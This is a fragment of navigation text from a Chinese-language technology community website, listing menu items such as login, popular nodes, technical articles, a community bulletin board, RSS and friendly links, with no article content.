现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板